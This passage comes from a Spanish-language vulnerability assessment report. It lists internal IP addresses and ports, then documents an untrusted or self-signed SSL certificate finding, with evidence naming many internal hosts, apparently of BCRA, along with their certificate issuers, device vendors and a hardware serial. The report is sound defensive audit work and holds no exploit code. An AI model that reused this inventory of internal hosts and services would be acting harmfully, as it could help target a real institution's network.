 10.0.10.160 Puerto: tcp/443  
 10.0.10.161 Puerto: tcp/443  
 10.0.10.26 Puerto: tcp/443  
 10.0.10.41 Puerto: tcp/8080  
 10.0.10.5 Puerto: tcp/3389

10.0.10.5 Puerto: tcp/5986  
10.0.10.82 Puerto: tcp/443  
10.0.10.9 Puerto: tcp/443  
10.0.10.9 Puerto: tcp/8208  
10.0.2.104 Puerto: tcp/12345  
10.0.2.113 Puerto: tcp/4119  
10.0.2.133 Puerto: tcp/5986  
10.0.2.152 Puerto: tcp/12345  
10.0.2.152 Puerto: tcp/3389  
10.0.2.152 Puerto: tcp/443  
10.0.2.153 Puerto: tcp/12345  
10.0.2.154 Puerto: tcp/12345  
10.0.2.154 Puerto: tcp/3389  
10.0.2.154 Puerto: tcp/5986  
10.0.2.175 Puerto: tcp/443  
10.0.2.185 Puerto: tcp/587  
10.0.2.192 Puerto: tcp/5986  
10.0.2.195 Puerto: tcp/12345  
10.0.2.195 Puerto: tcp/3389  
10.0.2.195 Puerto: tcp/5986  
10.0.2.196 Puerto: tcp/3389  
10.0.2.20 Puerto: tcp/12345  
10.0.2.20 Puerto: tcp/3389  
10.0.2.205 Puerto: tcp/12345  
10.0.2.205 Puerto: tcp/5986  
10.0.2.206 Puerto: tcp/12345  
10.0.2.206 Puerto: tcp/3389  
10.0.2.206 Puerto: tcp/3471  
10.0.2.206 Puerto: tcp/3472  
10.0.2.206 Puerto: tcp/5986  
10.0.2.211 Puerto: tcp/5986  
10.0.2.218 Puerto: tcp/12345  
10.0.2.218 Puerto: tcp/5986  
10.0.2.219 Puerto: tcp/8172  
10.0.2.221 Puerto: tcp/3389  
10.0.2.221 Puerto: tcp/443  
10.0.2.228 Puerto: tcp/12345  
10.0.2.228 Puerto: tcp/3389  
10.0.2.228 Puerto: tcp/443  
10.0.2.230 Puerto: tcp/3389  
10.0.2.232 Puerto: tcp/14943  
10.0.2.234 Puerto: tcp/443  
10.0.2.244 Puerto: tcp/12345  
10.0.2.244 Puerto: tcp/3389  
10.0.2.246 Puerto: tcp/443  
10.0.2.247 Puerto: tcp/3389  
10.0.2.253 Puerto: tcp/12345  
10.0.2.253 Puerto: tcp/5986  
10.0.2.254 Puerto: tcp/443  
10.0.2.254 Puerto: tcp/5986  
10.0.2.254 Puerto: tcp/8443  
10.0.2.29 Puerto: tcp/3389  
10.0.2.32 Puerto: tcp/443  
10.0.2.36 Puerto: tcp/12345  
10.0.2.36 Puerto: tcp/5986  
10.0.2.49 Puerto: tcp/5986



10.0.2.70 Puerto: tcp/4119  
10.0.2.75 Puerto: tcp/12345  
10.0.2.91 Puerto: tcp/12345  
10.0.2.97 Puerto: tcp/32844  
10.0.3.104 Puerto: tcp/1556  
10.0.3.109 Puerto: tcp/9000  
10.0.3.11 Puerto: tcp/8443  
10.0.3.110 Puerto: tcp/9000  
10.0.3.113 Puerto: tcp/8443  
10.0.3.116 Puerto: tcp/3389  
10.0.3.116 Puerto: tcp/5986  
10.0.3.12 Puerto: tcp/8443  
10.0.3.120 Puerto: tcp/16019  
10.0.3.120 Puerto: tcp/8443  
10.0.3.121 Puerto: tcp/8443  
10.0.3.123 Puerto: tcp/8443  
10.0.3.124 Puerto: tcp/8443  
10.0.3.124 Puerto: tcp/9801  
10.0.3.125 Puerto: tcp/8443  
10.0.3.125 Puerto: tcp/8446  
10.0.3.125 Puerto: tcp/9801  
10.0.3.127 Puerto: tcp/5693  
10.0.3.133 Puerto: tcp/12345  
10.0.3.133 Puerto: tcp/1433  
10.0.3.133 Puerto: tcp/3389  
10.0.3.134 Puerto: tcp/3389  
10.0.3.134 Puerto: tcp/5986  
10.0.3.135 Puerto: tcp/5986  
10.0.3.145 Puerto: tcp/1433  
10.0.3.145 Puerto: tcp/5986  
10.0.3.15 Puerto: tcp/12345  
10.0.3.15 Puerto: tcp/3389  
10.0.3.15 Puerto: tcp/444  
10.0.3.15 Puerto: tcp/5000  
10.0.3.155 Puerto: tcp/12345  
10.0.3.160 Puerto: tcp/12345  
10.0.3.175 Puerto: tcp/12345  
10.0.3.175 Puerto: tcp/3389  
10.0.3.175 Puerto: tcp/5986  
10.0.3.180 Puerto: tcp/13777  
10.0.3.180 Puerto: tcp/13781  
10.0.3.180 Puerto: tcp/3652  
10.0.3.180 Puerto: tcp/38121  
10.0.3.180 Puerto: tcp/9000  
10.0.3.3 Puerto: tcp/12345  
10.0.3.3 Puerto: tcp/3389  
10.0.3.3 Puerto: tcp/5986  
10.0.3.35 Puerto: tcp/9443  
10.0.3.43 Puerto: tcp/12345  
10.0.3.43 Puerto: tcp/1433  
10.0.3.43 Puerto: tcp/3389  
10.0.3.5 Puerto: tcp/12345  
10.0.3.5 Puerto: tcp/5986  
10.0.3.57 Puerto: tcp/12345  
10.0.3.65 Puerto: tcp/12345  
10.0.3.70 Puerto: tcp/12345

10.0.3.70 Puerto: tcp/3389  
10.0.3.70 Puerto: tcp/443  
10.0.3.70 Puerto: tcp/5986  
10.0.3.77 Puerto: tcp/3389  
10.0.3.83 Puerto: tcp/5693  
10.0.3.94 Puerto: tcp/443  
10.0.3.94 Puerto: tcp/5693  
10.0.3.96 Puerto: tcp/12345  
10.0.3.96 Puerto: tcp/5693  
10.0.3.96 Puerto: tcp/5986  
10.0.4.109 Puerto: tcp/12345  
10.0.4.109 Puerto: tcp/3389  
10.0.4.109 Puerto: tcp/443  
10.0.4.113 Puerto: tcp/32844  
10.0.4.114 Puerto: tcp/5986  
10.0.4.115 Puerto: tcp/3389  
10.0.4.115 Puerto: tcp/5986  
10.0.4.116 Puerto: tcp/3389  
10.0.4.120 Puerto: tcp/5693  
10.0.4.130 Puerto: tcp/5986  
10.0.4.131 Puerto: tcp/12345  
10.0.4.131 Puerto: tcp/3389  
10.0.4.131 Puerto: tcp/5693  
10.0.4.133 Puerto: tcp/12345  
10.0.4.133 Puerto: tcp/5986  
10.0.4.134 Puerto: tcp/443  
10.0.4.134 Puerto: tcp/5693  
10.0.4.138 Puerto: tcp/12345  
10.0.4.138 Puerto: tcp/5986  
10.0.4.150 Puerto: tcp/409  
10.0.4.154 Puerto: tcp/12345  
10.0.4.154 Puerto: tcp/5986  
10.0.4.163 Puerto: tcp/5693  
10.0.4.170 Puerto: tcp/12345  
10.0.4.170 Puerto: tcp/1433  
10.0.4.171 Puerto: tcp/3389  
10.0.4.173 Puerto: tcp/12345  
10.0.4.212 Puerto: tcp/5986  
10.0.4.213 Puerto: tcp/5986  
10.0.4.214 Puerto: tcp/12345  
10.0.4.214 Puerto: tcp/5986  
10.0.4.230 Puerto: tcp/12345  
10.0.4.230 Puerto: tcp/1433  
10.0.4.30 Puerto: tcp/5986  
10.0.4.32 Puerto: tcp/12345  
10.0.4.32 Puerto: tcp/3389  
10.0.4.44 Puerto: tcp/5986  
10.0.4.48 Puerto: tcp/3389  
10.0.4.48 Puerto: tcp/443  
10.0.4.58 Puerto: tcp/3389  
10.0.4.58 Puerto: tcp/443  
10.0.4.58 Puerto: tcp/5986  
10.0.4.59 Puerto: tcp/443  
10.0.4.62 Puerto: tcp/12345  
10.0.4.62 Puerto: tcp/443  
10.0.4.62 Puerto: tcp/450

10.0.4.79 Puerto: tcp/5693  
 10.0.4.8 Puerto: tcp/12345  
 10.0.4.82 Puerto: tcp/12345  
 10.0.4.82 Puerto: tcp/3389  
 10.0.4.83 Puerto: tcp/12345  
 10.0.4.83 Puerto: tcp/5693  
 10.0.4.83 Puerto: tcp/5986  
 10.0.4.88 Puerto: tcp/3389  
 10.0.4.88 Puerto: tcp/8443  
 10.0.4.88 Puerto: tcp/9443  
 10.0.4.89 Puerto: tcp/5986  
 10.0.4.95 Puerto: tcp/12345  
 10.0.4.95 Puerto: tcp/443  
 10.0.6.10 Puerto: tcp/5432  
 10.0.6.28 Puerto: tcp/2009  
 10.0.6.28 Puerto: tcp/443  
 10.0.6.28 Puerto: tcp/8443  
 10.0.6.37 Puerto: tcp/1391  
 10.0.6.44 Puerto: tcp/12345  
 10.0.6.44 Puerto: tcp/3389  
 10.0.6.44 Puerto: tcp/50001  
 10.0.6.45 Puerto: tcp/443  
 10.0.6.9 Puerto: tcp/443  
 10.0.7.11 Puerto: tcp/443  
 10.0.7.13 Puerto: tcp/443  
 10.0.7.14 Puerto: tcp/5900

### Descripción

Un Certificado SSL asocia una entidad (persona, organización, host, etc.) con una Clave Pública. En una conexión SSL, el cliente autentica el servidor remoto usando el Certificado del servidor y extrae la Clave Pública en el Certificado para establecer la conexión segura. La autenticación se realiza verificando que la clave pública del certificado es firmada por una autoridad de certificado de terceros de confianza.

Si un cliente no puede verificar el certificado, puede abortar la comunicación o incitar al usuario a continuar la comunicación sin autenticación.

### Impacto

Aprovechando esta vulnerabilidad, pueden producirse ataques de hombre-en-el-medio (man-in-the-middle) junto con el envenenamiento de la caché DNS.

### Referencias

<https://apidog.com/articles/ssl-certificate-signature-verification-failure-vulnerability/>

### Solución

Instale un certificado de servidor firmado por una autoridad de certificado de terceros de confianza.

### Evidencias

Recurso: 10.0.1.16 Puerto: tcp/8083

Certificate #0 CN=dam,O=BCRA,C=AR ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net  
unable to get local issuer certificate

Recurso: 10.0.1.36 Puerto: tcp/636

Certificate #0 CN=Ad16.bcra.net ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net  
unable to get local issuer certificate

Recurso: 10.0.1.40 Puerto: tcp/3269

Certificate #0 CN=AD8.bcra.net ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net  
unable to get local issuer certificate

Recurso: 10.0.1.47 Puerto: tcp/443

Certificate #0 CN=localhost,OU=Data\_Center,O=Cisco\_Systems\_Inc,L=San\_Jose,ST=CA,C=US  
ISSUER:\_CN=localhost,OU=Data\_Center,O=Cisco\_Systems\_Inc,L=San\_Jose,ST=CA,C=US self signed  
certificate

Recurso: 10.0.1.48 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer  
certificate

Recurso: 10.0.1.51 Puerto: tcp/443

Certificate #0 CN=localhost,OU=Data\_Center,O=Cisco\_Systems\_Inc,L=San\_Jose,ST=CA,C=US  
ISSUER:\_CN=localhost,OU=Data\_Center,O=Cisco\_Systems\_Inc,L=San\_Jose,ST=CA,C=US self signed  
certificate

Recurso: 10.0.1.63 Puerto: tcp/5986

Certificate #0 CN=prodad4.bcra.sfa  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_GOV\_2020,DC=bcra,DC=gov,DC=ar unable to get local  
issuer certificate

Recurso: 10.0.1.64 Puerto: tcp/3269

Certificate #0 CN=ProdAD5.bcra.sfa  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer  
certificate

Recurso: 10.0.1.79 Puerto: tcp/443

Certificate #0 CN=prodisearsat.bcra.net ISSUER:\_CN=prodisearsat.bcra.net self signed  
certificate

Recurso: 10.0.1.79 Puerto: tcp/8443

Certificate #0 CN=prodisearsat.bcra.net ISSUER:\_CN=prodisearsat.bcra.net self signed  
certificate

Recurso: 10.0.1.100 Puerto: tcp/5693

Certificate #0  
CN=ProdINF01,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=ProdINF01,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
self signed certificate

Recurso: 10.0.1.129 Puerto: tcp/57019

Certificate #0 CN=prodevo.bcra.net,O=Micro\_Focus,ST=MD,C=US  
ISSUER:\_CN=prodevo.bcra.net,O=Micro\_Focus,ST=MD,C=US self signed certificate

Recurso: 10.0.1.129 Puerto: tcp/7116

Certificate #0 CN=prodevo.bcra.net,O=MICRO\_FOCUS,ST=MD,C=US  
ISSUER:\_CN=CA\_prodevo.bcra.net,O=MICRO\_FOCUS,ST=MD,C=US unable to get local issuer  
certificate

Recurso: 10.0.1.129 Puerto: tcp/49690

Certificate #0 CN=prodevo.bcra.net,O=Micro\_Focus,ST=MD,C=US  
ISSUER:\_CN=prodevo.bcra.net,O=Micro\_Focus,ST=MD,C=US self signed certificate

Recurso: 10.0.1.148 Puerto: tcp/443

```
Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei
ISSUER: _CN=Huawei_IT_Product_CA,O=Huawei,C=CN unable to get local issuer certificate
```

Recurso: 10.0.1.152 Puerto: tcp/443

```
Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei
ISSUER: _CN=Huawei_IT_Product_CA,O=Huawei,C=CN unable to get local issuer certificate
```

Recurso: 10.0.1.160 Puerto: tcp/2198

```
Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei
ISSUER: _CN=Huawei_IT_Product_CA,O=Huawei,C=CN unable to get local issuer certificate
```

Recurso: 10.0.1.161 Puerto: tcp/443

```
Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei
ISSUER: _CN=Huawei_IT_Product_CA,O=Huawei,C=CN unable to get local issuer certificate
```

Recurso: 10.0.1.161 Puerto: tcp/2198

```
Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei
ISSUER: _CN=Huawei_IT_Product_CA,O=Huawei,C=CN unable to get local issuer certificate
```

Recurso: 10.0.1.199 Puerto: tcp/443

```
Certificate #0 CN=PRTG_Demo_Certificate,O=PRTG_Demo_Certificate
ISSUER: _CN=PRTG_Demo_Certificate,O=PRTG_Demo_Certificate self signed certificate
```

Recurso: 10.0.1.199 Puerto: tcp/3389

```
Certificate #0 CN=ProdPrtg.bcra.net ISSUER: _CN=ProdPrtg.bcra.net self signed certificate
```

Recurso: 10.0.1.244 Puerto: tcp/5986

```
Certificate #0 CN=ProdDude.bcra.net
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.20 Puerto: tcp/3389

```
Certificate #0 CN=PRODINF06.bcra.net ISSUER: _CN=PRODINF06.bcra.net self signed certificate
```

Recurso: 10.0.2.20 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER: _CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.2.29 Puerto: tcp/3389

```
Certificate #0 CN=ACDIS.bcra.net ISSUER: _CN=ACDIS.bcra.net self signed certificate
```

Recurso: 10.0.2.32 Puerto: tcp/443

```
Certificate #0 CN=10.0.2.32,O=Lexmark,ST=KY,C=US ISSUER: _CN=10.0.2.32,O=Lexmark,ST=KY,C=US
self signed certificate
```

Recurso: 10.0.2.36 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER: _CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.2.36 Puerto: tcp/5986

```
Certificate #0 CN=PRODINF10.bcra.net
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.75 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.2.91 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.2.97 Puerto: tcp/32844

Certificate #0 CN=SharePoint\_Services,OU=SharePoint,O=Microsoft,C=US  
ISSUER:\_CN=SharePoint\_Root\_Authority,OU=SharePoint,O=Microsoft,C=US unable to get local issuer certificate

Recurso: 10.0.2.104 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.1.39 Puerto: tcp/3269

Certificate #0 CN=SAPAD16.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.1.39 Puerto: tcp/636

Certificate #0 CN=SAPAD16.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.1.57 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.1.71 Puerto: tcp/443

Certificate #0 C=US,ST=Texas,L=Houston,O=Hewlett-Packard\_Company,OU=ISS,CN=ILOUSE405R6PC  
ISSUER:\_CN=iLO\_Default\_Issuer\_(Do\_not\_trust),OU=ISS,O=Hewlett-Packard\_Company,L=Houston,ST=TX,C=US unable to get local issuer certificate

Recurso: 10.0.1.186 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.1.220 Puerto: tcp/443

Certificate #0 OU=PID:UCSC-C220-M4S\_SERIAL:FCH2203J0JD,O=Cisco\_Self\_Signed,CN=C-series\_CIMC,L=San\_Jose,ST=California,C=US  
ISSUER:\_OU=PID:UCSC-C220-M4S\_SERIAL:FCH2203J0JD,O=Cisco\_Self\_Signed,CN=C-series\_CIMC,L=San\_Jose,ST=California,C=US self signed certificate

Recurso: 10.0.1.223 Puerto: tcp/33034

Certificate #0 CN=Veeam\_Backup\_Server\_Certificate ISSUER:\_CN=Veeam\_Backup\_Server\_Certificate self signed certificate

Recurso: 10.0.1.245 Puerto: tcp/8443

Certificate #0 emailAddress=put-team@teradata.com,CN=localhost,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US  
ISSUER:\_O=PUT,L=SanDiego,ST=California,C=US unable to get local issuer certificate

Recurso: 10.0.1.245 Puerto: tcp/9000

```
Certificate #0 emailAddress=put-team@teradata.com,CN=localhost,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US
ISSUER:_O=PUT,L=SanDiego,ST=California,C=US unable to get local issuer certificate
```

Recurso: 10.0.1.251 Puerto: tcp/443

```
Certificate #0
unstructuredName=An_optional_company_name,emailAddress=Email_Address,CN=10.0.1.251,L=Localit
y_Name_(eg\,_city)
ISSUER:_unstructuredName=An_optional_company_name,emailAddress=Email_Address,CN=10.0.1.251,L
=Locality_Name_(eg\,_city) self signed certificate
```

Recurso: 10.0.2.70 Puerto: tcp/4119

```
Certificate #0 CN=vditrendcpd.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net self signed certificate in
certificate chain
```

Recurso: 10.0.2.113 Puerto: tcp/4119

```
Certificate #0 CN=vditrendsap.bcra.net,OU=BCRA,O=BCRA,L=Buenos_Aires,ST=Buenos_Aires,C=AR
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net self signed certificate in
certificate chain
```

Recurso: 10.0.2.196 Puerto: tcp/3389

```
Certificate #0 CN=ProdSharpSESRCH.bcra.net ISSUER:_CN=ProdSharpSESRCH.bcra.net self signed
certificate
```

Recurso: 10.0.2.221 Puerto: tcp/443

```
Certificate #0 CN=VDIAppV2SAP.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.221 Puerto: tcp/3389

```
Certificate #0 CN=VDIAppV2SAP.bcra.net ISSUER:_CN=VDIAppV2SAP.bcra.net self signed
certificate
```

Recurso: 10.0.2.228 Puerto: tcp/443

```
Certificate #0 CN=PRODTRENDAC.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.228 Puerto: tcp/3389

```
Certificate #0 CN=PRODTRENDAC.bcra.net ISSUER:_CN=PRODTRENDAC.bcra.net self signed
certificate
```

Recurso: 10.0.2.228 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.2.230 Puerto: tcp/3389

```
Certificate #0 CN=VDIFileSAP.bcra.net ISSUER:_CN=VDIFileSAP.bcra.net self signed certificate
```

Recurso: 10.0.2.234 Puerto: tcp/443

```
Certificate #0 emailAddress=support@dell.com,CN=idrac-
SVCTAG,OU=Remote_Access_Group,O=Dell_Inc.,L=Round_Rock,ST=Texas,C=US
ISSUER:_emailAddress=support@dell.com,CN=idrac-
SVCTAG,OU=Remote_Access_Group,O=Dell_Inc.,L=Round_Rock,ST=Texas,C=US self signed certificate
```

Recurso: 10.0.2.246 Puerto: tcp/443

Certificate #0 CN=VDICSR.bcra.net ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.2.247 Puerto: tcp/3389

Certificate #0 CN=VDIFile.bcra.net ISSUER:\_CN=VDIFile.bcra.net self signed certificate

Recurso: 10.0.2.254 Puerto: tcp/443

Certificate #0 CN=VdiCSSap.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.2.254 Puerto: tcp/8443

Certificate #0 CN=VdiCSSap.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net self signed certificate in certificate chain

Recurso: 10.0.2.254 Puerto: tcp/5986

Certificate #0 CN=VdiCSSap.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.3.43 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.3.43 Puerto: tcp/1433

Certificate #0 CN=PRODSQL2.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.3.43 Puerto: tcp/3389

Certificate #0 CN=PRODSQL2.bcra.net ISSUER:\_CN=PRODSQL2.bcra.net self signed certificate

Recurso: 10.0.3.109 Puerto: tcp/9000

Certificate #0 emailAddress=put-team@teradata.com,CN=banco-1-11.primary,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US  
ISSUER:\_O=PUT,L=SanDiego,ST=California,C=US unable to get local issuer certificate

Recurso: 10.0.3.113 Puerto: tcp/8443

Certificate #0 emailAddress=put-team@teradata.com,CN=banco-1-11.primary,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US  
ISSUER:\_O=PUT,L=SanDiego,ST=California,C=US unable to get local issuer certificate

Recurso: 10.0.3.180 Puerto: tcp/13777

Certificate #0 O=vx,OU=TOMCAT@BCRABARDR,CN=BCRABARDR  
ISSUER:\_O=vx,OU=root@BCRABARDR,CN=broker unable to get local issuer certificate

Recurso: 10.0.3.180 Puerto: tcp/38121

Certificate #0 O=vx,OU=TOMCAT@BCRABARDR,CN=BCRABARDR  
ISSUER:\_O=vx,OU=root@BCRABARDR,CN=broker unable to get local issuer certificate

Recurso: 10.0.3.180 Puerto: tcp/3652

Certificate #0 O=vx,OU=TOMCAT@BCRABARDR,CN=BCRABARDR  
ISSUER:\_O=vx,OU=root@BCRABARDR,CN=broker unable to get local issuer certificate

Recurso: 10.0.3.180 Puerto: tcp/9000



```
Certificate #0 emailAddress=put-team@teradata.com,CN=SMP095-3,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US ISSUER:_O=PUT,L=SanDiego,ST=California,C=US
unable to get local issuer certificate
```

Recurso: 10.0.3.180 Puerto: tcp/13781

```
Certificate #0 O=vx,OU=TOMCAT@BCRABARDR,CN=BCRABARDR
ISSUER:_O=vx,OU=root@BCRABARDR,CN=broker unable to get local issuer certificate
```

Recurso: 10.0.4.30 Puerto: tcp/5986

```
Certificate #0 CN=PRODWS19.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.4.32 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.4.32 Puerto: tcp/3389

```
Certificate #0 CN=PRODUW8R264.bcra.net ISSUER:_CN=PRODUW8R264.bcra.net self signed
certificate
```

Recurso: 10.0.4.48 Puerto: tcp/443

```
Certificate #0 CN=acuav2.bcra.net ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net
unable to get local issuer certificate
```

Recurso: 10.0.4.48 Puerto: tcp/3389

```
Certificate #0 CN=PRODUW8R264.bcra.net ISSUER:_CN=PRODUW8R264.bcra.net self signed
certificate
```

Recurso: 10.0.4.88 Puerto: tcp/8443

```
Certificate #0 CN=hmgws19.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.4.88 Puerto: tcp/3389

```
Certificate #0 CN=HomowS19.bcra.net ISSUER:_CN=HomowS19.bcra.net self signed certificate
```

Recurso: 10.0.4.88 Puerto: tcp/9443

```
Certificate #0 CN=HomowS19.bcra.net ISSUER:_CN=HomowS19.bcra.net self signed certificate
```

Recurso: 10.0.4.95 Puerto: tcp/443

```
Certificate #0 CN=serviciosws.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.4.95 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.4.109 Puerto: tcp/443

```
Certificate #0 CN=PRODWS19.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.4.109 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.4.109 Puerto: tcp/3389

Certificate #0 CN=PRODWS19.bcra.net ISSUER:\_CN=PRODWS19.bcra.net self signed certificate

Recurso: 10.0.4.113 Puerto: tcp/32844

Certificate #0 CN=SharePoint\_Services,OU=SharePoint,O=Microsoft,C=US  
ISSUER:\_CN=SharePoint\_Root\_Authority,OU=SharePoint,O=Microsoft,C=US unable to get local issuer certificate

Recurso: 10.0.4.116 Puerto: tcp/3389

Certificate #0 CN=PRODTFS.bcra.net ISSUER:\_CN=PRODTFS.bcra.net self signed certificate

Recurso: 10.0.4.134 Puerto: tcp/443

Certificate #0 CN=PRODWS19.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.134 Puerto: tcp/5693

Certificate #0  
CN=PRODWS19,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=PRODWS19,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
self signed certificate

Recurso: 10.0.4.173 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.4.212 Puerto: tcp/5986

Certificate #0 CN=sharepoint19fe2.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.214 Puerto: tcp/5986

Certificate #0 CN=SharePoint19Ap2.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.214 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.6.37 Puerto: tcp/1391

Certificate #0 C=US,O=Avaya,CN=smrg10.bcra.net ISSUER:\_O=AVAYA,OU=MGMT,CN=smgr10 self signed certificate in certificate chain

Recurso: 10.0.7.11 Puerto: tcp/443

Certificate #0 emailAddress=support@dell.com,CN=idrac-16QJKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US  
ISSUER:\_emailAddress=support@dell.com,CN=idrac-16QJKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US self signed certificate

Recurso: 10.0.7.13 Puerto: tcp/443

```
Certificate #0 emailAddress=support@dell.com,CN=idrac-
16NKKH2,OU=Remote_Access_Group,O=Dell_Inc.,L=Round_Rock,ST=Texas,C=US
ISSUER:_emailAddress=support@dell.com,CN=idrac-
16NKKH2,OU=Remote_Access_Group,O=Dell_Inc.,L=Round_Rock,ST=Texas,C=US self signed
certificate
```

Recurso: 10.0.7.14 Puerto: tcp/5900

```
Certificate #0 emailAddress=support@dell.com,CN=idrac-
16QNKH2,OU=Remote_Access_Group,O=Dell_Inc.,L=Round_Rock,ST=Texas,C=US
ISSUER:_emailAddress=support@dell.com,CN=idrac-
16QNKH2,OU=Remote_Access_Group,O=Dell_Inc.,L=Round_Rock,ST=Texas,C=US self signed
certificate
```

Recurso: 10.0.10.5 Puerto: tcp/5986

```
Certificate #0 CN=ProdS0Sap2.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

